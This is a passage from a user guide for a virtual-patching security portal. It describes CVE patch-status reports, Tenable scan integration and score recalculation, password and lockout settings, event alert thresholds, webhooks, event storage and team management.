    - The CVE's CVSS score (default is CVSS v3, v2 is only used when v3 is unavailable)
    - The overall patched status of the CVE on that host (across all Agents on the host)



- Expanding each CVE row will expose the following additional information:
  - The Name and ID of each Agent on the host

- The relevant Policy or Mod:
  - If the CVE is Unpatched, the Policy will be displayed and linked
  - If the CVE is Patched, then the Mod within the policy will be displayed and linked
- The Patch status for that one, specific Agent, for that one, specific CVE

Note that both the Agent and Policy are links. Clicking on the Agent Name will take you to that Agent's corresponding Page within the Portal. Clicking on the Policy will take you to the Policy Details page for that policy.




The status shown on the CVE line can be either Patched, Unpatched, or Partial. Patched and Unpatched mean that every Agent on that host has the same status for that CVE. If the result is a mix of some Agents being patched, and some being unpatched, then the status will show as Partial.

The statuses shown for each individual Agent within the expanded section of a CVE can only be Patched or Unpatched.

If a Patch to fix a particular CVE is part of the policy but has not been enabled, then it will display as Unpatched. It will only show as Patched if that patch has been enabled in the policy.

E. Filtering the Report

In order to refine the report further, the results can be filtered by any field. For example, see image below where the report is filtered by the Severity field. After filtering by this field the total patched CVEs by severity in the header boxes are updated to reflect the applied filters:


Dashboard
Events
Applications
Policies
Agents
APIs
Administrator
Notifications
Settings
Sign Out
Rimini Protect
CVE Patch Report - 10.0.2.15
0 / 0
CRITICAL
0 / 3
HIGH
0 / 0
MEDIUM
0 / 0
LOW
0 / 0
NONE
PATCHED
All agents on this host have been patched for this CVE.
UNPATCHED
No agents on this host have been patched for this CVE.
PARTIAL
Some of the agents on this host have been patched for this CVE. Note that not all CVEs may need to be patched on all agents as some CVEs may not apply to the application being protected.
The following CVEs were not found in the NVDB: CVE-2017-0000, CVE-2017-1111
CVE
Agent
Severity
CVSS
Policy
Mod
Status
Filter
HIGH
CVE-2018-1258
1 Agent
8.8
1 Policy
0 Mods
UNPATCHED
CVE-2016-1234
1 Agent
7.5
1 Policy
0 Mods
UNPATCHED
CVE-2020-1234
1 Agent
7.8
1 Policy
0 Mods
UNPATCHED

Version: 6.11.0

Tenable Integrations

Use this reporting tool to ingest Tenable vulnerability scan data, and correlate it with any AAMS patches that are in place

Overview

This reporting tool is used to calculate the risk and adjust the CVSS v3 risk score; showing vulnerabilities that have been fully or partially patched. This report can then be used as a supplement to the Tenable-produced reports to give a more accurate and comprehensive view of your application security posture.

This feature requires that you have a Tenable account and have conducted scans of machines containing AAMS-protected applications.


Producing Reports

Producing a report consists of 3 steps:

1. Connecting the Portal to Tenable and gathering information
2. Selecting the asset that the report will be based upon
3. Calculating the score and producing the report.

A. Connecting the Portal to Tenable

- Click on the **Settings** ⚙ icon in the side navigation and select **Reports** from the menu
- From the **Integrator** drop-down list of report types, select **Tenable.io**
- Input the Tenable Access Key and Secret Key
- Click on Next




At this point the Portal will:

- Download a list of asset IP addresses that have been scanned by Tenable
- Cross-reference that with the IP addresses of assets on which AAMS Agents are installed and providing protection
- Present you with the list of intersecting IP addresses

B. Selecting the Asset that the report will be based upon

The Portal will produce a list of intersecting IP addresses. You can then select the IP address to run the report on and click Next.



IP address limitations: It is possible that you could have the Tenable Agent and the AAMS Agent on the same machine and are unable to find any correlation between Tenable's IP data and the Portal's IP data. There are a number of scenarios where this may happen:

1. The host has multiple network cards: Tenable could register the vulnerabilities to one network card while AAMS reads the IP address of the other network card.
2. IP address sources may differ: Tenable gets the IP address from their Agent or Sensor. The Portal gets its IP address information not from the Agent, but from the IP headers in the TCP/IP communications between the Agent and Portal. If there is a (Layer 3) router between the Portal and the Agent, then it is possible that the IP address that the Portal will see is not the IP address of the machine that the agent is installed on, but rather the IP address of the router's interface. The router will replace the IP address of the Host with its own as it passes the packets along the network.

C. Calculating the score and producing the report


As the report loads on screen, the Portal will:

- Download the scan report for the selected asset from Tenable and parses out the CVE information
- Correlate that data with the list of CVEs that are currently being protected by AAMS via applied Virtual Patches
- Re-calculate the CVSS scores and produce a report

The Report Interface

The top of the report will include the following information:

- Report Header detailing IP Address. The back button will return you to the previous page and the list of intersecting IP addresses available
- The total count of each Severity category, based upon the Tenable scan results
- An **Export** button to download the report as .csv file
- The number of AAMS Agents running on the asset
- An expandable list detailing each Agent name and their protected processes




Above: Top of report with contracted Agents list. Below: Expanded Agents List and their protected processes

The report body provides details on:

- The Tenable Severity for the vulnerability line item
- The Tenable Overall CVSS (v3) score for the vulnerability line item
- The Tenable Plugin ID number for the vulnerability line item
- The Name of the Tenable Vulnerability line item
- The Java Version of the line item
- The AAMS Adjusted Severity (***see the page section below on Score Calculations)***
- The AAMS Adjusted Score (CVSS v3 format)
- The Patched Status for the line item (***see the blue information card below for Patch Status terms)***
- The **View** dropdown to display the list of individual CVEs that make up the single Tenable line item, and their CVSS score (CVSS v2 format). This expanded view shows:
    - The number of AAMS-mitigated/total CVEs for the parent Tenable line item
    - A list of all AAMS-Remediated CVEs including their CVE number, and their CVSS (v2) score

- A list of all Not Remediated CVEs including their CVE number, and their CVSS (v2) score



Above: The full report screen. Each table column has a filter that allows you to remove/hide some of the values displayed to refine the table results.

Patch Status Glossary Terms:

Remediated - a particular CVE has been patched.

Mitigated - a partial fix, used in the context of a Tenable line item. Only some of the CVEs contained within the line item have been remedied.

Unpatched - If none of the line item's CVEs have been remediated

Patched - If all of the line item's CVEs have been remediated

Score Calculations

Tenable's scoring system and AAMS scoring systems are not a one-to-one match, there are variances between the two and how they align with each other.

Tenable Scoring

Each line item in a Tenable report is comprised of multiple CVE vulnerabilities. Tenable assigns each individual CVE found a CVSS score based on CVSS v2. It then finds the CVE with the highest v2 score, finds that item's CVSS v3 score, and assigns that value to the overall line item

This can be confusing as CVSS v3 scores can be higher or lower than their corresponding CVSS v2 score. For example, if a Tenable line item contains 5 CVEs, the highest-rated CVSS v2 score might be 8.2, and the second-highest might have a score of 8.1. When the 8.2 CVSS v 2 score is converted to CVSS v3, the new score might be 7.8. Therefore each line item can appear to have a lower severity than the CVEs contained within.

AAMS Scoring

AAMS finds the CVEs that it is NOT protecting against, and assigns to each of them a CVSS v3 score. Of all of these vulnerabilities, the highest CVSS v3 score becomes the AAMS score for that Tenable line item. This means that while most of the time the result will be a lower AAMS score than the Tenable score, there are times when even though items have been mitigated, the AAMS score will be equal to or higher than the Tenable score, as can be seen in the examples below:

When the Adjusted AAMS score is HIGHER than the Tenable score:

Individual CVEs	Tenable CVSS v2 score	Tenable CVSS v3 score	AAMS Adjusted Score (CVSS v3-based)
CVE 1	8.3	7.9	Mitigated
CVE 2	8.1	8.2	8.2
CVE 3	7.5	7.5	Mitigated
Tenable Line Item Score		**7.9**	**8.2**

Version: 6.11.0

Security Settings

The Security Settings page allows you to fine-tune the password requirements and cap session times for Portal users.

Session Time

Max Idle Session Time - Set an idle time limit to automatically sign out any inactive user

Max Session Time - Set a session end time so that an active user will be prompted to sign in again

Password Settings

Password Expiration - For how many days should passwords remain valid?

Password Expiration Reminders - How many days before the password expires should a user be prompted to change the password?

Reusing Previous Passwords - How many of the user's previous passwords should be prohibited from being reused?

Regular Expression Validation - Use a regular expression instead of a simple password policy?

Minimum Password Length - The minimum length of the password

Uppercase required - Does the password need to contain at least one uppercase letter?

Lowercase required - Does the password need to contain at least one lowercase letter?

Numeral required - Does the password need to contain at least one digital letter?

Special character required - Does the password need to contain at least one special letter?

Multi-Factor Authentication

When multi-factor authentication is enabled, a one time passcode is required for all users to securely complete the login process. When a user signs in, an authentication code is automatically sent to their email address. A new screen will appear in the Portal prompting the user to enter the code that has been sent to them. The passcode screen is time sensitive and will time out after 5 minutes. If the time expires, the user is redirected back to the sign-in page to try again.

Account Lockout

This section allows you to lock out a specific username if there are repeated consecutive attempts to log into their account with incorrect details. This security feature prevents brute force attacks on any Portal user accounts. Enabling this function will prevent any further login attempts once all login attempts are exhausted.

Lockout after a set number of failed attempts - Enable or disable the lockout feature here

Number of Failed Login Attempts Before Account Lockout - Set the number of attempts allowed before an account is locked

Account Lockout Duration - Set how many minutes a user account will remain locked out

How it Works

Once a user has exhausted the number of login attempts available, a notification will appear on screen advising them that their account has been locked. A legitimate user can bypass the lockout duration period by clicking on the **Send Unlock Email** button or if they have forgotten their password they can click on **Forgot Password** to reset their details and unlock their account.

An email will be sent to the username's registered email address with an **Unlock Account** button contained within the body of the email. Once the user clicks that button, they will be brought back to the Portal UI and informed that their account has been unlocked and they can try to **Sign In** again.

Version: 6.11.0

System Settings

The System Settings allow you to edit the Event Alerts settings, add or remove Webhooks and manage Events Data Storage.

Event Alerts


This feature allows you to enable and disable, as well as adjust the event alert settings (notification interval/frequency, event threshold, and type of notification) per severity level. This means that event alerts can be triggered with a more or less threshold sensitivity and more or less frequently (notification interval) so that you can manage the timeliness of notifications and the number of notifications received.

Each rule's severity will dictate which of the severity notification configurations will be applied to that rule.

If there is an error running the event notification task at the scheduled notification interval (such as events cannot be read from the event datastore) an error notification will be sent by the configured notification method.

The following parameters are individually configurable at each severity level:

- Enable/Disable
- Notification Interval
- Event Threshold
- Notification Methods (webhook, email)



Enable/Disable

This enables or disables the event notifications for each severity level. When disabled, no event notifications for that severity will be sent via email or webhook.

Notification Interval

This setting adjusts the time period during which a set event threshold will apply for each event severity.

Event Threshold

This sets the minimum number of events required to trigger a notification.

Examples

Example 1

- Low Severity is configured with a threshold of 10
- Low Severity is configured with a Notification Interval of 1 hour
- Rule A is configured with a Severity of Low
- Rule A triggers 8 times within 1 hour (the Notification Interval).

Because the threshold is 10 events within that hour, and only 8 are triggered, there will be no event notifications.

Example 2

- Low Severity is configured with a threshold of 10
- Low Severity is configured with a Notification Interval of 1 hour
- Rule A is configured with a Severity of Low
- Rule A triggers 12 times within 1 hour (the Notification Interval).

Because the threshold is 10 events within that hour, and 12 events are triggered (2 more than the Event Threshold), then 2 Event Notifications will be generated.

Note that the thresholds apply on a per rule basis. In the above Example 1, if Rule B were set with a severity of Low and it triggered 3 times within the same time interval that Rule A triggered 8 times, the Threshold is not met. It must be 10 times for each rule in order to trigger the notification: it is not an aggregate across all Low Severity rules.

Example 3

- Low Severity is configured with a Notification Interval of 1 hour
- The event datastore becomes unreachable

Since the events cannot be read to determine if an event notification should be sent, an error notification will be generated every hour (the Notification Interval). This error notification is intended to communicate that it cannot be determined if there are event notifications that should be sent. The error notification should not be relied on for monitoring event datastore availability. Should that be necessary, it is recommended specialist tools are used for that purpose.

Notification Methods

Webhooks and emails can be selected here. In this case, if either is selected, it will apply to the webhooks and emails that were set up above.

Server Configuration

Portal Public URLs

The **User Address** and **Agent Address** can be configured to control the URLs used in emails, webhooks linking back to the Portal and for generated Agent configuration.

The default for both set of URLs is:

- host: `localhost`
- port: `8443`

User Address

The host and port used in generated emails to link back to the Portal. This may be the same as the Portal, or a load balancer, if applicable.

Agent Address

The host and port used in generated Agent configuration, see Application configured `oceanic.properties`

Change the Default Settings of User Address and Agent Address

1. Click the **Settings** icon ⚙ in the side navigation
2. Select the **System Settings** from the pop-up menu
3. Click the **Server Configuration** tab and go to the section of **Portal Public URLs**
4. Change the address and port in the section of User Address and/or Agent Address
5. Click **Save Changes** to save changes

Mail Server

To allow the Portal send emails a Mail Server must be configured. Emails are used for event alerts, forgot password, multi-factor authentication and account unlock emails.

Configuring a Mail Server

1. Click the **Settings** icon ⚙ in the side navigation
2. Select **System Settings** from the pop-up menu
3. Click the **Server Configuration** tab and scroll to the **Mail Server** section
4. Click slider to enable emails and complete the form
5. Optionally, after filling the information in the form, click **Test Configuration** to send a test email using the configured settings
6. Click **Save Changes** to confirm the change

LDAP Server

See **Integrating with LDAP/LDAPS server** section in the Integrations section of the Installation Guide for more details.


Webhooks

Webhooks provide a mechanism whereby a server-side application can notify a client-side application when a new event has occurred on the server.

Webhooks operate on the concept of event reaction, and thus avoids the need for constant polling of the server-side application by the client-side application. Thus, rather than the client-side application constantly polling the server-side application to check for new events, the server-side application calls the client-side application (by invoking a client-provided webhook URL) anytime the server-side has something new to report to the client. Thus, with webhooks, you can get push notifications when certain events happen on the server. You do not need to poll the API anymore to see if these events have happened. You can subscribe to an event with webhooks.


Set Up the Webhooks

1. Click the **Settings** icon ⚙ in the side navigation
2. Select the **System Settings** from the pop-up menu
3. Select the **Webhooks** tab
4. Click the **Add Webhook**
5. Fill in the required information for each field
6. There is an option to **Test Connection** before completion
7. Click **Save** to create the new Webhook



Event Storage

This page contains settings relating to events storage. This feature can be useful when you would prefer to only retain event data for a specific number of days. Once events have been deleted, they cannot be recovered.



The event purging task runs every day at 4am local time by default. When the event purging setting is enabled and the task runs, events older than the number of days specified will be deleted.

Note that if 0 days is specified, only the current day's events will be preserved when the task runs. If the task runs at 4am then events between 12am and 4am will be preserved. All other events will be deleted.

If 1 day is specified, the current and previous day's events will be preserved. All other events will be deleted.

SAML

This section provides settings related to SAML integration.

For information on using this section, please see the **Integrating with SAML** section of the Installation Guide

Version: 6.11.0

Teams

This is an optional section, used to group Users and provide custom access control to Policies, Applications, Agents and Events.

When Teams are present in the system, a Team selection option is added to certain forms, including Policies and Applications, and is required depending on a User's Organizational Role/ permissions.

Team Roles and associated permissions are secondary to a User's Organizational Role and are only considered when a User does not have the required Organizational Role/permissions.

Create Team

1. From the Teams main page, click **New Team**
2. Enter a Team name and description
3. Click **Create**

Edit Team

1. From the Teams main page, either:
    i. click the edit icon in the Team row or
    ii. Click Team name and click the ••• icon, and select **Edit Team Details**
2. Enter the updated Team name and description
3. Click **Update** to save

Delete Team

